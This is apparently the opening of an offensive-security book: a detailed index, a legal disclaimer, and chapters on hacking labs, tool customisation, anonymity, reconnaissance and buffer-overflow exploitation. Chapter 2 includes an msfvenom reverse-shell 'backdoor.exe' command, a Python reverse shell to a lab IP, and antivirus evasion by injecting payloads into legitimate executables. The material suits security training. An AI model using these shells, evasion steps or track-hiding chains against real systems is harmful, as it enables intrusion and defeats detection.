

The black bible of Ethical Hacking



Alejandro G Vera



Detailed Index

The Black Bible of Ethical Hacking *Hidden Hacker Tactics, Not for the Faint of Heart* by **Alejandro G Vera**

Complete Index

Foreword

Warning and legal responsibility The

philosophy of the offensive hacker

What you won't find in this book

The thin line between ethical and illegal

Chapter 1 – Digital Warfare Environments

Setting Up Isolated Labs for Extreme Offensive Testing Principles of

the Ethical Hacking Lab

Necessary Components Preparing

the Infrastructure Deploying Virtual

Machines Simulating a Real

Company Laboratory Security

Complete Scenario Example

Practical Exercise – Checking the

Network Next Steps

Chapter 2 – Black-Hat Tool System

Compilation, customization, and concealment of offensive utilities

Classification of the Black-Hat Arsenal

Compiling Tools from Source Code Modifying Public

Exploits

Creating Custom Payloads with msfvenom Obfuscation and

Antivirus Evasion

Portable Scripts for Quick Attacks Arsenal

Management

Practical Exercise - Express Attack Kit Closing

Chapter 3 – Digital Anonymity and Stealth

Hiding Your Tracks and Moving Like a Ghost on the Net

Fundamentals of Anonymity

Basic Anonymity Infrastructure Using

Multi-Hop VPNs

Proxy Chains Tor as

an Extra Layer Reverse

SSH Tunnels

Fingerprinting and Defense Burner

(Disposable) Environments

Practical Exercise – Triple Layer of Anonymity Final

Precautions

Chapter 4 – Aggressive and Underground Reconnaissance

Mapping the terrain before the attack and gathering data like a digital hunter Types of

Reconnaissance

Passive Reconnaissance Extreme OSINT

Active Scanning - Network Mapping

Service Fingerprinting Subdomain

Collection

Web Vulnerability Scanning Underground

Reconnaissance - Filtered Sources Using Shodan

for IoT and Exposed Services Data Combination

Practical Exercise - Total reconnaissance of a target in a lab

Reconnaissance Security

Closing

Chapter 5 – Zero-Day Vulnerability Exploitation

The art of attacking before the world knows the flaw exists Life cycle

of a zero-day

Techniques for Discovering Zero-Days in the Lab Creating

Exploits for 0-Day (Lab) Simulating a 0-Day on a

Vulnerable Web Service Chaining 0-Day with Post-

Exploitation

Complete Lab Example Defense Against

0-Day

Conclusion

Chapter 6 – High-Impact Social Engineering Attacks

Breaking technical security through human weaknesses Principles of social

engineering

Common Types of Attacks

Setting Up a Social Engineering Lab Example 1

– Controlled Phishing Campaign Example 2 –

Vishing (Phone Simulation) Example 3 –

Smishing

Example 4 – USB Device Baiting

Example 5 – Advanced Pretexting

Defensive Measures

Practical Exercise - Complete Simulation

Closing

Chapter 7 – Extreme Pentesting

Pushing penetration testing to the limit in controlled environments Extreme

Pentesting Methodology

Lab Setup Aggressive

Reconnaissance Chain

Exploitation Creative Privilege

Escalation Massive Lateral

Movement Multi-Layer

Persistence

Destructive attacks in the lab Complete

practical exercise

Closing

Chapter 8 – Creative Privilege Escalation

Transforming limited access into absolute control of the system

Types of Escalation

Escalation in Windows

Escalation in Linux

Escalation in Mixed Environments

Creativity in Escalation Complete

Practical Exercise Defensive

Measures

Closing

Chapter 9 – Carding: Anatomy and Simulation in the Lab

Dissecting card fraud to understand and prevent it Anatomy of a

Card

Simulated Data Generation

Laboratory Scenario Skimming in

the Laboratory

Capture in Transit (Man-in-the-Middle) BIN

and Luhn Check Validation Simulated

Cloning

Simulated Fraudulent Use

Detection and Prevention

Complete Practical Exercise

Closing

Chapter 10 – Black Markets and Anonymous Transactions

How digital underground economies operate and how to simulate them in a secure environment

Components of a Digital Black Market

Simulation of a Black Market in the Laboratory Access via

Tor

Transactions with Test Cryptocurrencies Use of

Monero in the Laboratory

Simulated Escrow System Market

Security

Forensic Analysis of a Simulated Black Market Complete

Practical Exercise

Real Risks and Countermeasures

Closing

Chapter 11 – Man in the Middle (MitM) at the Limit

Intercepting, manipulating, and exploiting traffic like an invisible digital predator Types of MitM

Setting Up the ARP

Spoofing Lab with Ettercap

DNS Spoofing

HTTP Manipulation

SSL Strip - HTTPS Downgrade

Interception with mitmproxy Script

Injection in Downloads Credential

Capture

Complete Practical Exercise

Detection and

Countermeasures Closing

Chapter 12 – Military-Grade DoS and DDoS

How to saturate systems to the point of rendering them useless... and how to defend against

it Attack Classification

Test Lab Volumetric Attacks

Protocol Attacks Application-

Level Attacks DDOS

Simulation Impact

Measurement Defenses

Against DoS/DDoS Complete

Practical Exercise Closing

Chapter 13 – Merciless Web Hacking

Taking total control of web applications and servers without leaving a trace Main Attack

Vectors

Preparing the Lab SQL

Injection (SQLi)

Cross-Site Scripting (XSS)

Command Injection

File Upload Vulnerability

Path Traversal

Directory and File Enumeration Escalation from

Web Shell to Total Control Attack Automation

Complete Practical Exercise

Countermeasures

Closing

Chapter 14 – Advanced Wireless Hacking

Breaking modern wireless network security with surgical precision Tools and Hardware

Lab Setup WPA/WPA2 Handshake

Capture Password Cracking

Evil Twin Attacks

WPA3 Cracking with Downgrade

WPS Attacks

Rogue AP+ Credential Capture

Complete Practical Exercise

Defensive Measures

Closing

Chapter 15 – Hacking with Mobile Devices

Turning smartphones into digital weapons and high-value targets Attack

Scenarios and Offensive Use

Hacking with Android

Hacking with iOS

Compromising Android Devices

Compromising iOS Devices Attacks via

Social Engineering

Network Attacks Persistence

on Mobile Devices Complete

Practical Exercise Defensive

Measures

Closing

Chapter 16 – SIM Cloning and IMSI Catcher Attacks

Intercepting and Manipulating Mobile Identity as an Undercover Operator Anatomy of a

SIM Card

Required Hardware and Software

SIM Data Extraction Blank SIM

Cloning Introduction to IMSI

Catchers

Setting Up a Laboratory IMSI Catcher IMSI

Catcher Attacks

Complete Practical Exercise

Countermeasures

Conclusion

Chapter 17 – Remote Control of Mobile Devices (Android and iOS)

Taking control of a smartphone as if you were using it yourself Laboratory Use Cases

Remote Control on Android

Remote Control on iOS

Persistence on Mobile Devices Data

Exfiltration

Social Engineering Attacks

Complete Practical Exercise

Countermeasures

Closing

Chapter 18 – Android as an Attack Platform

Turning a smartphone into a portable, autonomous offensive kit

Preparing the Environment

Installing Kali NetHunter

Using Termux for Hacking

Network Scanning from Android Wi-

Fi Hacking from Android Web

Attacks from Android

Integrating SDR for Radio Frequency Captures Using

Android as a C2 (Command and Control) Server

Complete Practical Exercise

Advantages and Limitations

Defensive Measures

Closing

Chapter 19 – SIM Cloning: Advanced Scenarios

Combined operations and mobile identity persistence for controlled environments Advanced

laboratory scenarios

Hardware and Software

Cloning with Persistence

Cloning + IMSI Catcher

Rotating Cloning

Complete Lab Example Using SDR for

Traffic Analysis Advanced

Countermeasures

Complete Practical Exercise

Closing

Chapter 20 – Man in the Middle in Mobile Networks

Intercepting and manipulating cellular communications in controlled environments

Principles of Cellular MitM

Laboratory Requirements Setting

Up the Fake BTS

IMSI Capture and Authentication

Encryption Downgrade

Intercepting Traffic Traffic

Manipulation

LTE and 5G MitM

Complete Practical Exercise

Countermeasures

Conclusion

Chapter 21 – Invisible Rootkits

Absolute and Stealthy Control of the Operating

System Types of Rootkits

Laboratory Environment

User Mode Rootkit (Example in Python) Kernel

Mode Rootkit (Linux)

Hiding Processes

Rootkit in Windows (DLL Hooking)

Persistence

Complete Practical Exercise

Detection and Removal

Closing

Chapter 22 – Fileless Malware

The art of attacking without leaving traces

on disk Key features

Laboratory environment

Example of a fileless attack with PowerShell

Fileless using WMI (Windows Management Instrumentation) Fileless

on Linux (Bash + /dev/shm)

Delivery Techniques

Complete Practical Exercise

Detection

Countermeasures

Conclusion

Chapter 23 – Undetectable Keyloggers

Silent capture of every keystroke Types of

Keyloggers

Laboratory Environment Keylogger

in Python (Windows) Keylogger in

Linux (C+X11) Keylogger in Kernel

Mode (Linux) Stealthy Persistence

Data Exfiltration Complete

Practical Exercise Detection

and Mitigation Closing

Chapter 24 – Supply Chain Attacks

Compromising software and hardware before it reaches its destination Types

of Supply Chain Attacks

Laboratory Scenario - Software

Laboratory Scenario - Hardware

Laboratory Scenario - Injection into CI/CD Pipeline

Complete Example of Backdoor in NPM Library

Persistence and Evasion

Complete Practical Exercise

Countermeasur

e Detection

Closure

Chapter 25 – Covert Data Exfiltration

Extracting Information Without Raising Alarms

Lab Preparation

General Exfiltration Process Method

1 - Exfiltration via HTTP(S) Method 2

- DNS Tunneling Method 3 - ICMP

(Ping) Tunneling Method 4 -

Steganography

Method 5 - Channels in Cloud Services

Complete Practical Exercise

Detection

Countermeasur

es Closing

Chapter 26 – Physical Hacking and Access Security

Compromising the physical world to open digital doors Types of

Targets in Physical Hacking

Basic Laboratory Tools Attacks on

Mechanical Locks

Attacks on RFID/NFC Electronic Locks Attacks on

Numeric Keypad Systems Attacks on Biometric

Systems

Attacks on Unattended Devices

Complete Laboratory Example - RFID Cloning Physical

Persistence

Detection and Countermeasures

Closing

Chapter 27 – Advanced Social Engineering

The Art of Hacking the Mind Before Hacking the System

Fundamental Psychological Principles

Preparing a Social Engineering Attack Example

of Automated OSINT

Advanced Social Engineering Techniques

Laboratory Scenario – Spear Phishing Laboratory

Scenario – Telephone Pretexting Complete Practical

Exercise

Detection and Prevention

Closing

Chapter 28 – Advanced OSINT

Open-source intelligence for digital hunting OSINT cycle

OSINT Sources

Advanced OSINT Tools

Example of Advanced Search in Google (Google Dorks) Example with

theHarvester

Example with Shodan

OSINT on Social Media

Metadata Extraction

Complete Practical Exercise

Detection and Prevention

Closing

Chapter 29 – Attacks on APIs and Microservices

Exploiting the invisible skeleton of modern applications Basic

Architecture of APIs and Microservices

Main Vulnerabilities According to OWASP API Security Top 10

Laboratory – API BOLA (Broken Object Level Authorization)

Laboratory – SQL Injection in API

Lab – Data Exposure Lab – Rate

Limit Abuse Attacks on Internal

Microservices Complete Practical

Exercise Detection and Defense

Closing

Chapter 30 – Advanced Red Teaming

Comprehensive offensive operations to measure actual defense Key

roles in a Red Team operation

Phases of Advanced Red Teaming

Red Teaming Lab – Complete Scenario Key Tools in Red

Teaming

Blue Team Simulation Metrics for

Measuring Success Complete

Practical Exercise Detection and

Defense

Closing

Chapter 31 – Critical Infrastructure Hacking

ICS, SCADA, and industrial networks: when an exploit shuts down a city

Architecture of an Industrial System

Industrial Protocols and Risks

Phases of an ICS/SCADA Attack

Laboratory – Discovery of Industrial Devices with Shodan Laboratory –

Interaction with Modbus

ICS Intrusion Scenario

Advanced Attacks

Complete ICS Laboratory Exercise

Countermeasures and Defense

Closing

Chapter 32 – Hacking with Drones and Autonomous Devices

Taking control of the sky and the ground without setting foot on the target

Main Areas of Attack

Common Protocols and Risks Laboratory –

Intercepting MAVLink GPS Spoofing

Hacking Control Applications Wi-Fi Attack

Example

Complete Intrusion Scenario

Hacking Robots and Autonomous Vehicles

Complete Laboratory Exercise

Countermeasures

Closing

Chapter 33 – Massive IoT Exploitation

When thousands of smart devices become an army IoT Attack Surface

Massive Reconnaissance

Massive Scanning and

Enumeration

Exploiting Default Credentials Accessing IP

Camera Streams Injection into IoT Web

Panels

IoT Botnet Scenario in Laboratory

Laboratory – Automatic Propagation

Exploitation of MQTT

Defense Against Massive IoT Exploitation

Closing

Chapter 34 – Advanced Social Engineering

The Art of Hacking People Before Machines Psychological

Principles Exploited by Social Engineering Advanced Types

of Social Engineering

Combined Scenarios

Laboratory – Customized Spear Phishing

Laboratory – Telephone Pretexting

Lab – Physical Entry with Social Engineering Social

Engineering Attacks on Social Networks Complete

Exercise – Social Engineering Campaign

Countermeasures and Defense

Closing

Chapter 35 – Hacking 5G Networks and Advanced Communications

Exploiting the backbone of modern hyperconnectivity 5G Architecture

at a Glance

Key Attack Surfaces Historical and Updated

Vulnerabilities

Laboratory – IMSI Catching with Software Defined Radio (SDR)

Fuzzing Attacks on the Control Plane

Traffic Interception in 5G NSA Complete

Scenario – 5G Network Compromise 5G API

Attacks

Laboratory – Attack on the Virtualized 5G Core

Countermeasures and Defense

Closing

Chapter 36 – Deepfakes and Multimedia Manipulation for Social Engineering Operations

Hacking human perception to open digital and physical doors Types of

Deepfakes and Multimedia Manipulation

Common Tools

Laboratory – Creating a Face Deepfake

Laboratory – Voice Cloning

Phishing Scenario with Deepfakes Deepfakes

in Real-Time Video Calls

Complete Exercise – Social Engineering Operation with Deepfakes

Defense Techniques

Closing

Chapter 37 – Closing, Farewell, and Final Statement

Final thoughts, responsibility, and the true meaning of ethical hacking The

journey we have taken together

The purpose of this book

The importance of the controlled

laboratory Disclaimer and legal

responsibility Ethical hacking vs. criminal

hacking

The right mindset

Recommendations for further learning The

human side of cybersecurity Final message

from the author

EXTENDED DISCLAIMER

Epilogue

For those who walk between light and shadow

Prologue

The Black Bible of Ethical Hacking *Hidden hacker tactics, not for the faint of heart*

Warning and legal responsibility

Before opening this book, you must understand that the information contained herein is for **educational** purposes only **and**

educational. It is not a manual for committing crimes, but rather a technical compendium for professionals to understand, reproduce in a controlled environment, and learn the techniques that real attackers use. Applying this knowledge to systems or networks without express authorization is **illegal** in most countries and may result in severe criminal penalties. This book assumes that you, the reader, are a cybersecurity professional or aspiring professional with a high sense of ethics, willing to apply these techniques **only in authorized environments and for defensive purposes**.

⚠ **DISCLAIMER:** The author and publisher are not responsible for the misuse of the information contained herein. All practices should be carried out in laboratory environments or systems under your control and with the explicit consent of the owner.

Offensive hacker philosophy

In the world of cybersecurity, there comes a point where **knowing your defenses isn't enough**: you have to think like an attacker. The offensive hacker is a strategist who understands the digital terrain better than their adversaries, knows human and technical weaknesses, and exploits any advantage to achieve their goals. But the philosophy of offensive hacking is not *to destroy*; it is **to understand in order to protect**. The best hackers know that knowledge expands when you explore the dark side, but it is used to build stronger barriers.

What you won't find in this book

- **Magic recipes** for "hacking" a social media account in two clicks (those lies circulating on YouTube).
 - **Illegal content** such as ready-to-use stolen databases or instructions for attacking real systems without permission.
 - **Incomplete information**: each chapter is written so that you can reproduce an attack from scratch in a lab and understand it at the bit level.
-

The fine line between ethical and illegal

An Ethical Hacker walks a fine line: on one side is legitimate, authorized investigation; on the other, crime. That line is often unclear to those unfamiliar with the law or an organization's internal policies. This book will teach you how **to always operate on the right side**, but using techniques that criminal attackers also employ. Your mission will be to master the art of controlled intrusion, but never cross the line into criminal intrusion.

❑ Example of a secure testing environment (Bash):

```
# Create an isolated virtual network with VirtualBox
VBoxManage natnetwork add --netname LabNet --network "192.168.50.0/24" --enable --
```

```
dhcp on

# Create two virtual machines: a victim and an attacker VBoxManage
createvm --name "Victim" --register
VBoxManage createvm --name "Attacker" --register

# (You can then install Kali Linux on the attacking machine and a vulnerable distro such as
Metasploitable on the victim)
```

Chapter 1 – Digital Warfare Environments

Setting up isolated labs for extreme offensive testing

1.1. Introduction

Before executing any attack, you need a **controlled battlefield**. No matter how skilled you are with the tools, if you don't have a secure and isolated environment, you run the risk of damaging real networks or exposing yourself to legal action. This chapter will teach you how to create a **digital war lab** from scratch, replicating the conditions of a real environment but without affecting external systems.

1.2. Principles of the Ethical Hacking Lab

A good lab should:

- **Be isolated from the real Internet** to prevent leaks.
 - **Simulate corporate networks** with multiple segments (DMZ, LAN, VLAN).
 - Enable rapid deployment of vulnerable systems and offensive tools.
 - Be **repeatable**, meaning that you can rebuild it if something goes wrong.
-

1.3. Required Components

Component	Description
Hardware	PC or laptop with at least 16GB RAM, multi-core CPU, 250GB free disk space.
Base software	VirtualBox, VMware Workstation, or Proxmox (virtualization).
Test systems	Kali Linux (attacker), Metasploitable2, DVWA, OWASP Broken Web Apps, vulnerable Windows Server.
Virtual network	NAT, Host-Only, and internal adapters.

1.4. Preparing the Infrastructure

Here we will configure an **internal virtual network** where the attack and defense systems will coexist.

Step 1: Install VirtualBox (Example on Debian/Ubuntu)


```
sudo apt update && sudo apt install virtualbox virtualbox-ext-pack -y
```

Step 2: Create the Host-Only network

```
VBoxManage hostonlyif create  
VBoxManage hostonlyif ipconfig vboxnet0 --ip 192.168.56.1 --netmask 255.255.255.0
```

Step 3: Configure NAT to simulate internal Internet

```
VBoxManage natnetwork add --netname LabNet --network "192.168.50.0/24" --enable --dhcp on
```

1.5. Deploying Virtual Machines

1.5.1. Attacker Machine (Kali Linux)

- **CPU:** 2 cores
- **RAM:** 4GB
- **Network:** NAT adapter+ Host-Only (to communicate with victims).

Example of automated installation:

```
VBoxManage createvm --name "Kali" --ostype "Debian_64" --register  
VBoxManage modifyvm "Kali" --memory 4096 --cpus 2 --nic1 natnetwork --nat-network1 LabNet  
VBoxManage modifyvm "Kali" --nic2 hostonly --hostonlyadapter2 vboxnet0
```

1.5.2. Victim Machine (Metasploitable 2)

- Intentionally vulnerable system.
- **Network:** Host-Only to isolate it from the Internet.

```
VBoxManage createvm --name "Victim-MS2" --ostype "Ubuntu_64" --register  
VBoxManage modifyvm "Victim-MS2" --memory 2048 --cpus 1 --nic1 hostonly --hostonlyadapter1  
vboxnet0
```

1.5.3. Vulnerable Windows Server

Useful for practicing SMB, RDP, and misconfigured Active Directory exploitation.

1.6. Simulating a Real Company

A typical corporate network has:

- **Internal LAN:** common users and PCs.
- **DMZ:** exposed web, mail, and VPN servers.
- **Logging and monitoring server.**

We can replicate this with 3 virtual networks:

1. **192.168.10.0/24** (internal LAN)
 2. **192.168.20.0/24** (DMZ)
 - 3.
-

1.7. Laboratory Security

- Block real Internet access on victim machines.
 - Use snapshots before and after attacks to restore the state.
 - Document every change in a **logbook**.
-

1.8. Example of a Complete Scenario

```
[Attacker: Kali Linux]
  ↕ Host-Only Network ↕
[Victim 1: Metasploitable 2]
[Victim 2: Windows Server 2012 with SMBv1 enabled] [Victim 3:
DVWA on Ubuntu Server]
```

1.9. Practical Exercise – Checking the Network

In Kali:

```
ip addr show
ping 192.168.56.101    # Victim's IP nmap -
sP 192.168.56.0/24
```

1.10. Next Steps

With this lab set up, you can practice:

- Port and service scanning.

- Exploiting vulnerabilities.
- Persistence and privilege escalation.

❑ **TIP:** Save an initial snapshot called **Clean and** another one after each attack to avoid having to install everything.

Chapter 2 – Black-Hat Tool System

Compilation, customization, and concealment of offensive utilities

2.1. Introduction

In an offensive hacker's arsenal, tools are like a soldier's weapons: it's not enough to have them, you have to know **how to make them, adapt them, and hide them** so that they work optimally without being detected. This chapter is not limited to listing utilities; we are going to build them, modify them, and adjust them to maximize their effectiveness in a digital war lab.

Objective: By the end of this chapter, you will have a **customized Black-Hat kit**, complete with obfuscated binaries,
Optimized scripts and a workflow to deploy attacks in seconds.

2.2. Black-Hat Arsenal Classification

Category	Tools	Use
Reconnaissance	nmap, masscan, theHarvester	Network mapping and data collection.
Exploitation	metasploit, exploit-db, sqlmap	Exploiting vulnerabilities.
Post exploitation	empire, Cobalt Strike, linpeas, mimikatz	Maintain access and escalate privileges.
Persistence	netcat, Python/Bash backdoors, DLL hijacking	Re-enter after a reboot.
Anti-forensics	shred, bleachbit, timestomping	Erase traces.

2.3. Compiling Tools from Source Code

Antivirus and EDRs detect known signatures in popular executables. A classic technique to evade detection is **to compile from source code**, applying slight changes.

Example: Compiling Nmap from scratch (Linux)

```
sudo apt update && sudo apt install build-essential libssl-dev libpcap-dev -y wget
https://nmap.org/dist/nmap-7.94.tar.bz2
tar -xvjf nmap-7.94.tar.bz2
```

```
cd nmap-7.94
./configure make
sudo make install
```

▣ **Advantage:** your binary will not have the same footprint as the official one.

2.4. Modifying Public Exploits

Many exploits from `exploit-db` are detected by antivirus software because their code is known. Changing function names, variables, and text strings can help.

Example of modification in Python:

```
# Original: https://www.exploit-db.com/exploits/12345 import
socket

def pwn(target_ip, target_port):
    payload= b"\x90" * 100+ b"&lt;shellcode&gt;"
    s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))
    s.send(payload)
    s.close()

if __name__ == "__main__":
    pwn("192.168.56.101", 21)
```

- Replace "192.168.56.101" with your lab's IP address.
- Replace `<shellcode>` with code generated with `msfvenom`.

2.5. Creating Custom Payloads with msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f exe
-o backdoor.exe
```

Key options:

- `-p`: payload to use.
- `LHOST`: IP address of your attacking machine.
- `LPORT`: listening port.
- `-f`: output format (`exe`, `elf`, `py`, etc.).
- `-o`: file name.

2.6. Obfuscation and Antivirus Evasion

2.6.1. Using `shellter`

`shellter` allows you to inject payloads into legitimate executables.

```
sudo apt install shellter
sudo shellter
# Select automatic mode, payload, and base executable (for example: calc.exe)
```

2.6.2. Package with `pyinstaller`

If you have a Python script:

```
pyinstaller --onefile --noconsole script.py
```

You can then modify the binary with UPX for compression and fingerprinting:

```
upx --best script
```

2.7. Portable Scripts for Quick Attacks

Example of a backdoor in Python:

```
import socket, subprocess, os

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.10", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/bash", "-i"])
```

On the attacker:

```
nc -lvnp 4444
```

2.8. Arsenal Management

Organize the tools into folders:

```
/BlackHatKit
/Recon
/Exploitation
/PostExploitation
/Persistence
/Anti-Forensic
```

Includes a README file with:

- Description of each tool.
- Basic usage command.
- Dependencies.

2.9. Practical Exercise – Express Attack Kit

1. Create a VM with Kali Linux.
2. Install `nmap`, `metasploit`, `sqlmap`, `netcat`.
3. Compile `nmap` from source code.
4. Generate an `msfvenom` payload and execute it in Metasploitable 2.
5. Document the flow.

2.10. Close

This chapter has given you the foundation to build your **Black-Hat arsenal**: don't just rely on pre-made tools; understand them, modify them, and adapt them. The next time an antivirus tries to stop you in the lab, you'll know how to get around it.

Chapter 3 – Digital Anonymity and Clandestinity

Hiding your tracks and moving like a ghost on the net

3.1. Introduction

In offensive hacking, **not being seen is as important as not leaving evidence**. Most attackers get caught because they underestimate the ability to track them: IP addresses, browser fingerprints, traffic patterns, and incriminating metadata. This chapter will teach you how **to digitally mask yourself** so that your lab activity appears to come from anywhere... except you.

Objective: You will learn how to chain proxies, use multi-hop VPNs, set up reverse SSH tunnels, manipulate your digital fingerprint, and set up "burner" (disposable) environments.

3.2. Fundamentals of anonymity

For anonymity to work:

- **Total separation** of real and fake digital identities.
- **Physical isolation** (dedicated hardware).
- **Tracking avoidance** (software, traffic, connection times).
- **Secure destruction** of all traces when you are finished.

3.3. Basic anonymity infrastructure

Layer	Technique	Example
IP Layer	VPN, Tor, chained proxy	NordVPN → Tor → Private proxy
Transport Layer	SSH tunneling, VPN within VPN	ssh -D 9050 user@host
Application Layer	Secure, isolated browsers	Firefox ESR with privacy plugins
Hardware Layer	Disposable machines	Laptop used only for laboratory work

3.4. Use of multi-hop VPNs

A multi-hop VPN routes your traffic through several servers before exiting the Internet, making it difficult to trace.

Example: Manual multi-hop OpenVPN

```
# First hop (VPN 1)
sudo openvpn --config vpn1.ovpn &

# Chain with a second tunnel (VPN 2)
sudo openvpn --config vpn2.ovpn --route-nopull --route 0.0.0.0 0.0.0.0
```

□ Combining VPNs from different providers adds legal layers in different jurisdictions.

3.5. Proxy chains

A chained proxy distributes your connection across multiple nodes. Example

with **proxychains** on Kali:

```
sudo apt install proxychains4
nano /etc/proxychains4.conf
```

Configure:

```
strict_chain proxy_dns
[ProxyList]

socks5 127.0.0.1 9050
socks4 203.0.113.10 1080
http 198.51.100.5 8080
```

Run:

```
proxychains nmap -sT scanme.nmap.org
```

3.6. Tor as an Extra Layer

Tor in stealth mode:

```
sudo apt install tor
tor --RunAsDaemon 1
proxychains firefox
```

- Avoid plugins that leak your real IP.
- Always use HTTPS.

3.7. Reverse SSH tunnels

Allow you to access your machine behind NAT or a firewall.

On the remote server:

```
ssh -R 4444:localhost:22 user@remote_server
```

From the remote server:

```
ssh -p 4444 user@localhost
```

□ Useful for stealthy remote control of laboratory environments.

3.8. Fingerprinting and Defense

Your browser and system expose a unique "fingerprint" (user agent, fonts, resolution, etc.).

Tools for verifying fingerprints:

```
https://amiunique.org  
https://browserleaks.com
```

Reducing your footprint in Firefox:

- Disable WebGL and WebRTC.
- Rotating user agent with [user-agent-switcher](#).

3.9. Burner environments (disposable)

A **burner environment** is a system that:

- Installs quickly.
- Does not save data.
- Is destroyed after use.

Example with Tails OS

```
# Download and burn Tails to USB  
sudo dd if=tails.iso of=/dev/sdX bs=4M status=progress
```

Boot from the USB, work, and when you shut down, everything is deleted.

3.10. Practical exercise – Triple layer of anonymity

1. Start Tails OS from USB.
2. Connect to a VPN.
3. Open Tor Browser within Tails.
4. Run [proxychains](#) to add an additional proxy.
5. Check your IP address at [ipleak.net](#).

3.11. Final precautions

- Never mix real activities with lab activities in the same environment.
- Avoid logging into personal accounts from test machines.
- Don't rely on just one layer: always chain techniques together.

□ **Ethical Black-Hat TIP:** even in the lab, get used to moving as if you were in a hostile and persecuted environment. The discipline of anonymity is learned by always practicing it.

Chapter 4 – Aggressive and Underground Reconnaissance

Mapping the terrain before the attack and gathering data like a digital hunter

4.1. Introduction

In the art of offensive hacking, **reconnaissance** is the phase where much of the success of an operation is decided. An attack without proper reconnaissance is like attacking a castle without knowing where the weakest walls are. In this chapter, you will learn **aggressive and underground reconnaissance** techniques, combining OSINT (Open Source Intelligence), stealthy fingerprinting, and access to leaked data sources to thoroughly understand the target in a controlled lab environment.

Objective: You will be able to build a complete digital map of the target before launching any exploit.

4.2. Types of Reconnaissance

Type	Description	Common Tools
Passive	Does not interact directly with the target.	Google Dorks, theHarvester, Shodan
Active	Interacts with the target by sending packets or requests.	Nmap, Masscan, WhatWeb
Underground	Uses "deep" and "dark" web sources, filtered databases.	Ahmia, HIBP API, Recon-ng

4.3. Passive Reconnaissance – Extreme OSINT

4.3.1. Google Dorks

Search for information indexed by Google that should not be public:

```
site:example.com filetype:pdf
site:example.com intitle:"index of"
inurl:admin
```

4.3.2. theHarvester

Collect emails, subdomains, and host names:

```
theHarvester -d example.com -b google,bing,linkedin
```

4.4. Active Scanning – Network Mapping

4.4.1. Nmap

Quick scan:

```
nmap -sS -T4 192.168.56.0/24
```

Full scan with scripts:

```
nmap -A -p- 192.168.56.101
```

4.4.2. Masscan (high speed)

```
masscan 192.168.56.0/24 -p1-65535 --rate=10000
```

☐ Ideal for large networks.

4.5. Service Fingerprinting

Identify software and exact versions:

```
nmap -sV --version-all 192.168.56.101
```

Use **WhatWeb** for web fingerprinting:

```
whatweb http://192.168.56.101
```

4.6. Subdomain collection

Using **sublist3r**:

```
sublist3r -d example.com
```

Using **amass**:

```
amass enum -d example.com
```

4.7. Web Vulnerability Scanning

nikto for basic auditing:

```
nikto -h http://192.168.56.101
```

4.8. Underground Reconnaissance – Filtered Sources

Access data exposed in leaks:

- **Have I Been Pwned API:**

```
curl -s "https://haveibeenpwned.com/api/v3/breachedaccount/email@example.com" -H  
"hibp-api-key: YOUR_API_KEY"
```

- **Dehashed API:** search for filtered usernames and passwords.
-

4.9. Using Shodan for IoT and Exposed Services

Search for open FTP servers:

```
shodan search "ftp anonymous"
```

Search for insecure cameras:

```
shodan search "port:554 has_screenshot:true"
```

4.10. Data Combination

The goal is to consolidate all the information:

- IPs and subdomains
- Software versions
- Open ports
- Users and emails
- Possible leaked credentials

4.11. Practical Exercise – Total recon of a target in a lab

1. In `Metasploitable 2` (IP 192.168.56.101):
 - Run `nmap -A 192.168.56.101`.
 - Use `nikto` against the web server.
 - Search for subdomains with `sublist3r`.
 2. Create a report with all the information.
-

4.12. Reconnaissance Security

- In the lab, you can be aggressive; in real environments, limit speed and avoid alerting IDS/IPS.
 - Never perform reconnaissance on systems without permission.
-

4.13. Close

Reconnaissance isn't just the first step—it's an ongoing phase. Even after you're in, you'll continue gathering data to maintain access and discover new weaknesses.

📌 **Ethical Black Hat Tip:** Practice recon as if you were hunting a high-value target. Good attackers know more about the target than its own administrators.

Chapter 5 – Exploiting Zero-Day Vulnerabilities

The art of attacking before the world knows the flaw exists

5.1. Introduction

A **zero-day** vulnerability is one that is exploited before the manufacturer knows about it and releases a patch. This means that there is no official defense, and systems are vulnerable "in their purest form."

In offensive hacking, 0-days are the most coveted gem:

- They are **highly effective**.
- They offer **privileged access** with low risk of initial detection.
- They have high value on black and gray markets.

⚠ **Warning:** this chapter is only for simulating laboratory exploitation environments. Never use real 0-day vulnerabilities on unauthorized systems.

5.2. Zero-Day Lifecycle

1. **Discovery** – Through fuzzing, manual auditing, or by accident.
 2. **Exploitation** – Creation of a payload that exploits the vulnerability.
 3. **Sale/Disclosure** – Responsible publication or clandestine commercialization.
 4. **Patch** – The manufacturer fixes the flaw.
 5. **Obsolescence** – The exploit ceases to be effective on updated systems.
-

5.3. Techniques for Discovering Zero-Days in the Lab

5.3.1. Fuzzing (Massive injection of random data)

Example with **AFL (American Fuzzy Lop)**:

```
sudo apt install afl
afl-fuzz -i inputs/ -o outputs/ -- ./program @@
```

- **inputs/** → Folder with test data.
 - **outputs/** → Folder with results and crashes.
-

5.3.2. Code Audit

Search:

- Buffer overflows (`strcpy`, `gets` without validation).
- Unsanitized SQL injections.
- Non-existent input validations.

Example of potential flaw in C:

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buffer[50];
    strcpy(buffer, input); // Does not validate size
    printf("Input: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    vulnerable(argv[1]);
    return 0;
}
```

5.4. Creating Exploits for 0-Day (Laboratory)

Let's assume that we find a **buffer overflow** in a test binary.

Step 1: Identify the flaw

Use `gdb`:

```
gdb ./vulnerable
run $(python3 -c 'print("A"*100)')
```

If the program crashes, we have an entry point.

Step 2: Find the offset

```
pattern_create.rb -l 200
run $(python3 -c 'print("&lt;pattern_generated&gt;")')
pattern_offset.rb &lt;EIP_value&gt; 200
```

Step 3: Inject Shellcode

Generate payload with `msfvenom`:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f c
```

Insert it into the exploit in C or Python.

5.5. Simulation of a 0-Day on a Vulnerable Web Service

Scenario:

- **Objective:** PHP application vulnerable to an undocumented function.
- **Lab:** DVWA (Damn Vulnerable Web App).

Step 1: Detect hidden endpoint

```
gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
```

If we find `/admin_debug.php`, we inspect it.

